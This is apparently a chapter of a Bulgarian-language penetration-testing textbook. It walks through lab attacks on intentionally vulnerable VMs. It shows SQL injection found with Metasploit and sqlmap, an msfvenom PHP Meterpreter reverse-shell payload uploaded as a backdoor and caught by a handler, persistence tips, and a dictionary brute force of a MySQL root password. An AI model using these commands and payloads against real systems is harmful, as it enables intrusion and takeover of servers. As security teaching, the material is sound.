Фиг.5.2.32 Успешен резултат от стартирането на предложената SQLi атака от генерирания от ZAP доклад

Вече знаем, че приложението WackoPicko има Sql Injection уязвимост при /WackoPicko/users/login.php. Както демонстрирахме е възможно да тестваме ръчно уязвимия на SQL Injection параметър, но това може и да стане автоматизирано с Metasploit. За целта отново ще използваме помощните /scanner/http/blind_sql_query или /scanner/http/error_sql_query модули.

Вече знаем, че http://192.168.0.109/WackoPicko/users/login.php има уязвимост на SQL Injection и има два параметъра: потребителско име (username) и парола (password).

Сега нека се опитваме да тестваме параметъра за потребителско име с помощния /scanner/http/error_sql_query модул.

```
msf5 > use auxiliary/scanner/http/error_sql_injection
msf5 auxiliary(scanner/http/error_sql_injection) >
msf5 auxiliary(scanner/http/error_sql_injection) > show options

Module options (auxiliary/scanner/http/error_sql_injection):

  Name      Current Setting  Required  Description
  ----      -
  DATA      no               no        HTTP Body/Data Query
  METHOD      GET              yes       HTTP Request Method (Accepted: GET, POST)
  PATH       /default.aspx    yes       The path/file to test SQL injection
  Proxies     no               no        A proxy chain of format type:host:port[,type:host:port][...]
  QUERY      no               no        HTTP URI Query
  RHOSTS     yes              yes       The target address range or CIDR identifier
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  THREADS    1                yes       The number of concurrent threads
  VHOST      no               no        HTTP server virtual host

msf5 auxiliary(scanner/http/error_sql_injection) >
```

Фиг.5.2.33 Списък с опциите на модула „error_sql_injection”

Както вече споменахме вече по-горе, с командата „show options” можем да принтираме опциите и техните стойности, които са необходими на заредения модул, за да свърши работата си. Нека сега зададем стойности на необходимите ни опции:

```
msf5 auxiliary(scanner/http/error_sql_injection) > set METHOD POST
METHOD => POST
msf5 auxiliary(scanner/http/error_sql_injection) > set PATH /WackoPicko/users/login.php
PATH => /WackoPicko/users/login.php
msf5 auxiliary(scanner/http/error_sql_injection) > set DATA username=bryce&password=password&submit=login
DATA => username=bryce&password=password&submit=login
msf5 auxiliary(scanner/http/error_sql_injection) >
msf5 auxiliary(scanner/http/error_sql_injection) > set RHOSTS 192.168.0.109
RHOSTS => 192.168.0.109
```

Фиг.5.2.34 Задаване на стойности на опциите, необходими за стартиране на модула „error_sql_injection”

Можем да пуснем модула да работи с командата „run” или „exploit”, които практически са едно и също нещо:

```
msf5 auxiliary(scanner/http/error_sql_injection) > exploit
[+] [192.168.0.109] SQL Injection found. (Single quote) (/WackoPicko/users/login.php)
[+] [192.168.0.109] Error string: 'You have an error in your SQL syntax' Test Value: bryce'
[+] [192.168.0.109] Vuln query parameter: username DB TYPE: MySQL, Error type 'unknown'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/error_sql_injection) >
```

Фиг.5.2.35 Стартиране на модула „error_sql_injection”

От резултата виждаме, че параметъра „username” е уязвим на SQL Injection атаки. Същата проверка може да се направи с /scanner/http/blind_sql_query модула, но за момента това не е необходимо.

5.2.4. Получаване на достъп/Експлойт (Gaining Access/Exploitation)

Знаейки, че параметъра „username” на /WackoPicko/users/login.php страницата има уязвимост, ще се опитаме да превземем (owning) уеб приложението с помощта на SQLMap. SQLMap е известен инструмент за SQL Injection атаки и отлично работи с Metasploit. Нека обаче първо подготвим товара (payload), който ще прехвърлим на целевата машина с негова помощ. Генерирането на товара става с помощта на инструмента msfvenom.

Msfvenom е комбинация от две програми, които по-рано са съществували по отделно – msfpayload и msfencode. Msfpayload е използван за генериране на полезен товар (payload) в определен формат, а msfencode - за кодиране и разбъркване на товара с помощта на различни алгоритми.

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.0.106 LPORT=4444 -f raw > /var/www/bd.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
root@kali:~#
```

Фиг.5.2.36 Генериране на товар (payload) с Msfvenom

Опцията „-p” указва какъв товар да се използва, като наличните товари може да се видят с командата „msfvenom –list payloads”. Задаваме LHOST и LPORT - съответно IPv4 адрес и порт на атакуващата машина. Когато се стартира скрипта, машината на атакуващият ще слуша на LPORT и ще се създаде сесия с отдалечената машина.

Нека преминем към следващата стъпка – да запишем генерирания товар на сървъра:

```
root@kali:~# sqlmap -u http://192.168.0.109/WackoPicko/users/login.php --data
"username=bryce&password=password&submit=login" --file-write=/var/www/bd.php --file-
dest=/var/www/WackoPicko/users/bd.php
```

__H__

```

__ __["]__ __ __ {1.3.8.5#dev}
|_ -| . [( | | . |
|__| | )|_|_|_|_|_|
|_|V... |_| http://sqlmap.org

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

```

[*] starting @ 07:49:45 /2019-08-11/
[07:49:46] [INFO] resuming back-end DBMS 'mysql'
[07:49:46] [INFO] testing connection to the target URL
[07:49:46] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
Payload:      username=bryce'      AND      (SELECT      7638      FROM(SELECT
COUNT(*),CONCAT(0x7162706a71,(SELECT
(ELT(7638=7638,1))),0x7171626271,FLOOR(RAND(0)*2))x      FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- fgyB&password=pass&submit=login

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=bryce' AND (SELECT 3763 FROM (SELECT(SLEEP(5)))HbOP)--
ZUxe&password=pass&submit=login
---
[07:49:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, PHP, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
[07:49:47] [INFO] fingerprinting the back-end DBMS operating system
[07:49:47] [INFO] the back-end DBMS operating system is Linux
[07:49:47] [WARNING] expect junk characters inside the file as a leftover from original
query
do you want confirmation that the local file '/var/www/login.php' has been
successfully written on the back-end DBMS file system
('/var/www/WackoPicko/users/login.php')? [Y/n] Y
[07:49:49] [INFO] retrieved: '1224'
[07:49:49] [INFO] the remote file '/var/www/WackoPicko/users/login.php' is larger
(1224 B) than the local file '/var/www/login.php' (1114B)
[07:49:49] [INFO] fetched data logged to text files under
'/root/.sqlmap/output/192.168.0.109'

```



```
[07:49:59] [INFO] fingerprinting the back-end DBMS operating system
[07:49:59] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
do you want sqlmap to further try to provoke the full path disclosure? [Y/n] Y
[07:50:04] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
[1] common location(s) (/var/www/, /var/www/html, /var/www/htdocs,
/usr/local/apache2/htdocs, /usr/local/www/data, /var/apache2/htdocs, /var/www/nginx-default,
/srv/www/htdocs') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 1
[07:50:05] [INFO] retrieved web server absolute paths: '/WackoPicko/users/login~.php'
[07:50:05] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES
TERMINATED BY' method
[07:50:06] [WARNING] unable to upload the file stager on '/var/www/'
[07:50:06] [INFO] trying to upload the file stager on '/var/www/WackoPicko/users/' via
LIMIT 'LINES TERMINATED BY' method
[07:50:06] [INFO] the file stager has been successfully uploaded on
'/var/www/WackoPicko/users/' - http://192.168.0.109:80/WackoPicko/users/tmpunvsvy.php
[07:50:06] [INFO] the backdoor has been successfully uploaded on
'/var/www/WackoPicko/users/' - http://192.168.0.109:80/WackoPicko/users/tmpbzgmc.php
[07:50:06] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
os-shell> ls -al /var/www/WackoPicko/users
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
total 56
drwxrwxrwx 2 www-data www-data 4096 Aug 11 07:50 .
drwxr-xr-x 11 www-data www-data 4096 May 17 2011 ..
-rwxrwxrwx 1 www-data www-data 83 May 17 2011 .gitignore
-rw-rw-rw- 1 mysql mysql 1224 Aug 11 07:49 bd.php
-rwxrwxrwx 1 www-data www-data 584 May 17 2011 check_pass.php
-rwxrwxrwx 1 www-data www-data 1643 May 17 2011 home.php
-rwxrwxrwx 1 www-data www-data 1350 May 17 2011 login.php
-rwxrwxrwx 1 www-data www-data 176 May 17 2011 logout.php
-rwxrwxrwx 1 www-data www-data 1949 May 17 2011 register.php
-rwxrwxrwx 1 www-data www-data 125 May 17 2011 sample.php
-rwxrwxrwx 1 www-data www-data 778 May 17 2011 similar.php
```

```
-rwxr-xr-x 1 www-data www-data 866 Aug 11 07:50 tmpbzgmc.php
-rw-rw-rw- 1 mysql mysql 827 Aug 11 07:50 tmpunvsv.php
-rwxrwxrwx 1 www-data www-data 833 May 17 2011 view.php
---
os-shell>
```

Последната стъпка е да създадем „handler” на атакуващата машина, който ще чака за идващи връзки от заредения товар. Отново може да използваме Metasploit и модула exploit/multi/handler.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.0.106
lhost => 192.168.0.106
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.106:4444
msf5 exploit(multi/handler) >
```

Фиг.5.2.37 Стартиране на „handler” с msfconsole

Трябва зададем вида на товара (payload), IPv4 адреса и порта, на който да слуша за идващи връзки. Стартирането на handler-а става с командата „exploit”, като опцията „-j” указва сесиите да работят във фонов режим (background). Можем да проверим дали сме го стартирали успешно с командата „jobs”.

```
msf5 exploit(multi/handler) > jobs

Jobs
====

  Id  Name                Payload                Payload opts
  --  ---                -
  0    Exploit: multi/handler  php/meterpreter/reverse_tcp  tcp://192.168.0.106:4444

msf5 exploit(multi/handler) >
```

Фиг.5.2.38 Проверка на работещият във фонов режим „handler”

Следващата стъпка е да заредим скрипта <http://192.168.0.109/WackoPicko/users/bd.php> през браузъра.



Фиг.5.2.39 Зареждане на задната врата (backdoor) през браузър

Веднага щом го направим на атакуващата машина ще видим следното съобщение, че е отворена meterpreter сесия:

```
msf5 exploit(multi/handler) >
[*] Sending stage (38247 bytes) to 192.168.0.109
[*] Meterpreter session 1 opened (192.168.0.106:4444 -> 192.168.0.109:47805) at 2019-08-12 16:28:28 -0400
```

Фиг.5.2.40 Съобщение при успешно установена сесия

Можем да проверим отворените сесии с командата „sessions”. Идентификатора Id може да използваме, за да поемем управлението на съответната сесия, както е показано по-долу:

```
msf5 exploit(multi/handler) > sessions

Active sessions
=====

  Id  Name  Type           Information           Connection
  --  ---  ---           -
  1    meterpreter php/php  192.168.0.106:4444 -> 192.168.0.109:47805 (192.168.0.109)

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Фиг.5.2.41 Проверка на активните сесии и успешно отваряне на meterpreter на отдалечената машина

5.2.5. След експлойт и поддържане на достъп (Post-exploitation and Maintaining access)

Нашата цел беше изпълнена и ще спрем до тук. Успяхме да намерим SQL Injection уязвимост и да я експлоитнем, отваряйки си backdoor на целевия сървър. Нека само споменем обаче какви са често използваните практики при работа с meterpreter, след успешен експлойт. Тъй като meterpreter сесията трае толкова време, колкото се изпълнява скрипта или процеса би могъл да бъде убит, честа практика е той да се мигрира в друг процес, който е малко вероятно да бъде спрял от системния администратор или потребителя. За целта първо с помощта на командата „ps” се определя PID на процеса, към който ще мигрираме. После се използва командата „migrate<PID>”, след която задаваме съответното PID.

Веднъж успели да използваме технологичен пропуск и да стартираме Meterpreter, получаваме контрол над целевата система. Мигрирането към друг процес обаче не е най-сигурният начин за осигуряване на постоянен достъп. При изключване на процеса, през който е инжектиран кодът или при рестартиране на устройството, ще загубим достъпа до него. Възможно е отново да се преминат етапите на атаката, но това действие може да бъде засечено от системите за защита, ако се извършва често или периодически.

По-доброто решение е, след като веднъж е стартиран Meterpreter, да се направи опит да бъде инсталиран за постоянно на атакуваната система. Това е важно действие и поради факта, че е възможно технологичният пропуск да е коригиран и да няма възможност за повторно стартиране на атаката. Инсталирането на Meterpreter за постоянно е възможно с помощта на скрипта „run persistence”.


5.3. Атака насочена към БД [11]

В тази подточка ще опишем подход за атака, насочена към MySQL – една от най-популярните СУБД с отворен програмен код, използвана от най-големите компании в областта на информационните технологии като PayPal, VMWare, Sony, Facebook, Twitter, Verizon и други.

5.3.1. Дефиниране на топология и подготовка на експерименталната среда

Нека първоначално дефинираме примерната топология, с която ще работим. За целева система ще използваме MySQL сървър на OWASP Broken Web Application, инсталиран във виртуална машина под управлението на Oracle Virtual Box. Нямаме яснота относно опциите избрани при инсталация на сървъра. Конфигурираният IPv4 адрес е 192.168.0.103. По подразбиране MySQL сървърът е достъпен само от локалния хост (localhost). За целите на примера обаче ще приемем, че е необходимо да можем да достъпим тази СУБД от софтуерни системи, намиращи се в мрежовия сегмент и стартирани на други хостове. Атакуващата система е виртуална машина, на която е стартирана Kali Linux операционна система. Конфигурираният IPv4 адрес е 192.168.0.106.

Разбира се, както споменахме и при предходните атаки, работим в рамките на локалната мрежа 192.168.0.0/24 и двете виртуални машини са конфигурирани като „Bridged Adapter”, с цел симулирането на отделни системи в мрежата.



Фиг. 5.3.1 Началната топология на мрежата преди стартирането на атаката

За да разрешим отдалечен достъп, трябва да модифицираме `/etc/mysql/my.conf`, в който параметър `bind-address` е дефиниран като коментар.

```
# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
#bind-address          = 127.0.0.1
#
```

Фиг. 5.3.2 Изглед от конфигурацията на `/etc/mysql/my.conf`, разрешаваща отдалечен достъп до базата данни

По този начин става възможно отдалечени хостове да получат достъп до MySQL, посредством TCP заявки на порт 3306.

За представения пример паролата на root потребителят ще бъде 'pandora' и той ще има следните права:

```
mysql> show grants for 'root'@'%';
+-----+
| Grants for root@% |
+-----+
| GRANT ALL PRIVILEGES ON *.* TO 'root'@'%' IDENTIFIED BY PASSWORD '*32449F4C611D3FEDFCD8A582790EB1F496E639B3' |
+-----+
1 row in set (0.00 sec)

mysql>
```

Фиг.5.3.3 Правата на потребителя root

До тук описахме конфигурацията на целевата система. За да провеждане на атаката ще използваме Kali Linux, инсталирана на виртуална машина по управлението на Oracle Virtual Box.

5.3.2. Reconnaissance (Разузнаване)

Една от първите стъпки при осъществяване на атака е разузнаването (reconnaissance). За целта може да използваме инструмента nmap и да сканираме хоста, на който работи MySQL сървър.

```
root@kali:~# nmap -A 192.168.0.103
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-03 08:13 EDT
Nmap scan report for 192.168.0.103
Host is up (0.0024s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE      VERSION
/Текстът е умишлено пропуснат.../
3306/tcp open  mysql       MySQL 5.1.41-3ubuntu12.6-log
| mysql-info:
|   Protocol: 10
|   Version: 5.1.41-3ubuntu12.6-log
|   Thread ID: 578
|   Capabilities flags: 63487
|   Some Capabilities: SupportsTransactions, Support41Auth,
ODBCClient, IgnoreSpaceBeforeParenthesis, IgnoreSigpipes,
Speaks41ProtocolNew, LongColumnFlag, LongPassword, InteractiveClient,
DontAllowDatabaseTableColumn, Speaks41ProtocolOld,
SupportsCompression, ConnectWithDatabase, SupportsLoadDataLocal,
FoundRows
|   Status: Autocommit
|_  Salt: p1@-`}tMd2f0WHCVf}cW
/Текстът е умишлено пропуснат.../
MAC Address: 08:00:27:58:2E:99 (Oracle VirtualBox virtual NIC)
Device type: general purpose
```

```
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop
/Текстът е умишлено пропуснат..../
Nmap done: 1 IP address (1 host up) scanned in 132.75 seconds
root@kali:~#
```

Цялата информация от командата можете да видите в Приложение [3].

След приключване на анализа, можем да видим, че на целевия хост е стартиран MySQL версия 5.1.41, а отворения TCP порт е 3306. Получената информация е достатъчна, за да се провери, дали има налични технологични пропуски за конкретната версия. Справка може да се направи в Exploit Database, но в момента няма да се концентрираме върху това.

5.3.3. Scanning (Сканиране)

Възможно е да проверим версията на MySQL с помощта на средата Metasploit и нейните модули, включени в групата на скенерите. Както споменахме по-горе Metasploit е предварително инсталиран в Kali Linux. Конфигуриран е да използва PostgreSQL като система за управление на бази данни, затова е препоръчително първо да се активира услугата postgresql.

```
root@kali:~# service postgresql start
root@kali:~# msfconsole -q

msf5 >
msf5 > use auxiliary/scanner/mysql/mysql_version
msf5 auxiliary(scanner/mysql/mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

Name      Current Setting  Required  Description
----      -
RHOSTS    identifier      yes       The target address range or CIDR
RPORT     3306            yes       The target port (TCP)
THREADS   1               yes       The number of concurrent threads

msf5 auxiliary(scanner/mysql/mysql_version) > set RHOSTS 192.168.0.103
RHOSTS => 192.168.0.103
msf5 auxiliary(scanner/mysql/mysql_version) > run

[+] 192.168.0.103:3306 - 192.168.0.103:3306 is running MySQL
5.1.41-3ubuntu12.6-log (protocol 10)
[*] 192.168.0.103:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mysql/mysql_version) >
```

Вижда се, че с помощта на модула `mysql_version` средата успешно определи версията, която използва сървъра, както и неговия приложен протокол. Към момента в Metasploit са налични и други модули, имащи отношение към MySQL. Тях може да ги видите в Приложение [4].

5.3.4. Получаване на достъп/Експлойт (Gaining Access/Exploitation)

Сканирането ни показва, че на целевата машина – 192.168.0.103 има инсталиран и работещ MySQL. Вече може да продължим следващата стъпка – да опитаме да го достъпим. Един от възможните подходи е чрез атака с помощта на речников файл и потребителско име. Предварително трябва да си подготвим речниковия файл, най-лесно е да се свали готов такъв от интернет. Речниковият файл представлява списък с често срещани пароли. Можем да реализираме този тип атака с помощта на Metasploit и модула `mysql_login`. Нека атакуваният потребител да бъде стандартния потребител с административни права в MySQL – `root`.

```
msf5 > use auxiliary/scanner/mysql/mysql_login
msf5 auxiliary(scanner/mysql/mysql_login) > show options
```

Module options (auxiliary/scanner/mysql/mysql_login):

Name	Current Setting	Required	Description
----	-----	-----	-----
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target address range or CIDR identifier
RPORT	3306	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads

USERNAME	no	A specific username to
authenticate as		
USERPASS_FILE	no	File containing users and
passwords separated by space, one pair per line		
USER_AS_PASS	false	no
password for all users		Try the username as the
USER_FILE	no	File containing
usernames, one per line		
VERBOSE	true	yes
for all attempts		Whether to print output

```

msf5 auxiliary(scanner/mysql/mysql_login) >set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf5 auxiliary(scanner/mysql/mysql_login) >set PASS_FILE
/root/passwords.txt
PASS_FILE => /root/Desktop/passwords.txt
msf5 auxiliary(scanner/mysql/mysql_login) >set RHOST 192.168.0.103
RHOST => 192.168.0.103
msf5 auxiliary(scanner/mysql/mysql_login) >set USERNAME root
USERNAME => root
msf5 auxiliary(scanner/mysql/mysql_login) > show options

```

Module options (auxiliary/scanner/mysql/mysql_login):

Name	Current Setting	Required	Description
----	-----	-----	-----
BLANK_PASSWORDS	true	no	Try blank
passwords for all users			
BRUTEFORCE_SPEED	5	yes	How fast to
bruteforce, from 0 to 5			
DB_ALL_CREDS	false	no	Try each
user/password couple stored in the current database			
DB_ALL_PASS	false	no	Add all
passwords in the current database to the list			
DB_ALL_USERS	false	no	Add all users
in the current database to the list			
PASSWORD		no	A specific
password to authenticate with			
PASS_FILE	/root/passwords.txt	no	File containing
passwords, one per line			
Proxies		no	A proxy chain
of format type:host:port[,type:host:port][...]			
RHOSTS	192.168.0.103	yes	The target
address range or CIDR identifier			
RPORT	3306	yes	The target
port (TCP)			
STOP_ON_SUCCESS	false	yes	Stop guessing
when a credential works for a host			
THREADS	1	yes	The number of
concurrent threads			
USERNAME	root	no	A specific
username to authenticate as			

```

USERPASS_FILE          no          File
containing users and passwords separated by space, one pair per line
USER_AS_PASS           false       no          Try the
username as the password for all users
USER_FILE              no          File
containing usernames, one per line
VERBOSE                true        yes         Whether to
print output for all attempts

```

```
msf5 auxiliary(scanner/mysql/mysql_login) >run
```

Гореописаната команда ще завърши успешно, само ако речниковия файл (/root/passwords.txt) съдържа използваната от root потребителя парола (в случая 'pandora').

```
msf5 auxiliary(scanner/mysql/mysql_login) > run
```

```

[+] 192.168.0.103:3306 - 192.168.0.103:3306 - Found remote MySQL
version 5.1.41
[-] 192.168.0.103:3306 - 192.168.0.103:3306 - LOGIN FAILED: root:
(Incorrect: Access denied for user 'root'@'192.168.0.102' (using
password: NO))
[-] 192.168.0.103:3306 - 192.168.0.103:3306 - LOGIN FAILED:
root:0000 (Incorrect: Access denied for user 'root'@'192.168.0.102'
(using password: YES))
[-] 192.168.0.103:3306 - 192.168.0.103:3306 - LOGIN FAILED:
root:1111 (Incorrect: Access denied for user 'root'@'192.168.0.102'
(using password: YES))
[-] 192.168.0.103:3306 - 192.168.0.103:3306 - LOGIN FAILED:
root:123456 (Incorrect: Access denied for user 'root'@'192.168.0.102'
(using password: YES))
... Текстът е умишлено пропуснат ...
[-] 192.168.0.103:3306 - 192.168.0.103:3306 - LOGIN FAILED:
root:panda (Incorrect: Access denied for user 'root'@'192.168.0.102'
(using password: YES))
[+] 192.168.0.103:3306 - 192.168.0.103:3306 - Success:
'root:pandora'
[*] 192.168.0.103:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mysql/mysql_login) >

```

Атаката с помощта на речников подход е сравнително бърза и в нашият случай успешна. Открихме, че потребителят 'root' има зададена слаба парола 'pandora' (без кавичките). За да извършим проверка дали това е използваната парола в действителност, можем да стартираме mysql със следните програмни аргументи:

```

root@kali:~# mysql -h 192.168.0.103 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 1574
Server version: 5.1.41-3ubuntu12.6-log (Ubuntu)

```

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>

В горните опции аргументите дефинират:

- -h - хост, на който работи MySQL;
- -u – потребителско име;
- -p – ще бъде използвана парола за посочения потребител;

Виждаме, че след като въведохме откритата парола, достъпа до MySQL сървър е успешен. Сега нека проверим правата на текущия потребител.

MySQL [(none)]> show grants;

```
+-----+
+-----+
| Grants for root@%
|
+-----+
+-----+
| GRANT ALL PRIVILEGES ON *.* TO 'root'@'%' IDENTIFIED BY PASSWORD
'|*32449F4C611D3FEDFCD8A582790EB1F496E639B3' |
+-----+
+-----+
1 row in set (0.004 sec)
```

Резултатът показва, че текущия потребител има пълни права върху всички бази данни и таблици.

Можем да проверим всички налични бази данни, които са създадени и се поддържат на тестовия сървър, с помощта на командата 'show databases'.

MySQL [(none)]> show databases;

```
+-----+
| Database
+-----+
| information_schema
| .svn
| bricks
| bwapp
| citizens
| cryptomg
| dvwa
```




```
| gallery2          |
| getboo            |
| ghost             |
| gtd-php           |
| hex               |
| isp               |
| joomla            |
| mutillidae        |
| mysql             |
| nowasp            |
| orangehrm         |
| personalblog      |
| peruggia          |
| phpbb             |
| phpmyadmin        |
| proxy             |
| rentnet           |
| sqlol             |
| tikiwiki          |
| vicnum            |
| wackopicko        |
| wavsepdb          |
| webcal            |
| webgoat_coins     |
| wordpress         |
| wraithlogin       |
| yazd              |
+-----+
34 rows in set (0.252 sec)
MySQL [(none)]>
```

Минимална е вероятността гореописаната конфигурация (MySQL да позволява отдалечен мрежов достъп и паролата на потребителя root да е толкова слаба) да се срещне на практика, но винаги съществува и минимална такава това да се случи. Дори и добре подсигурени системи като СУБД не са защитени от конфигурационни грешки.

5.3.5. След експлоит и поддържане на достъп (Post-exploitation and Maintaining access)

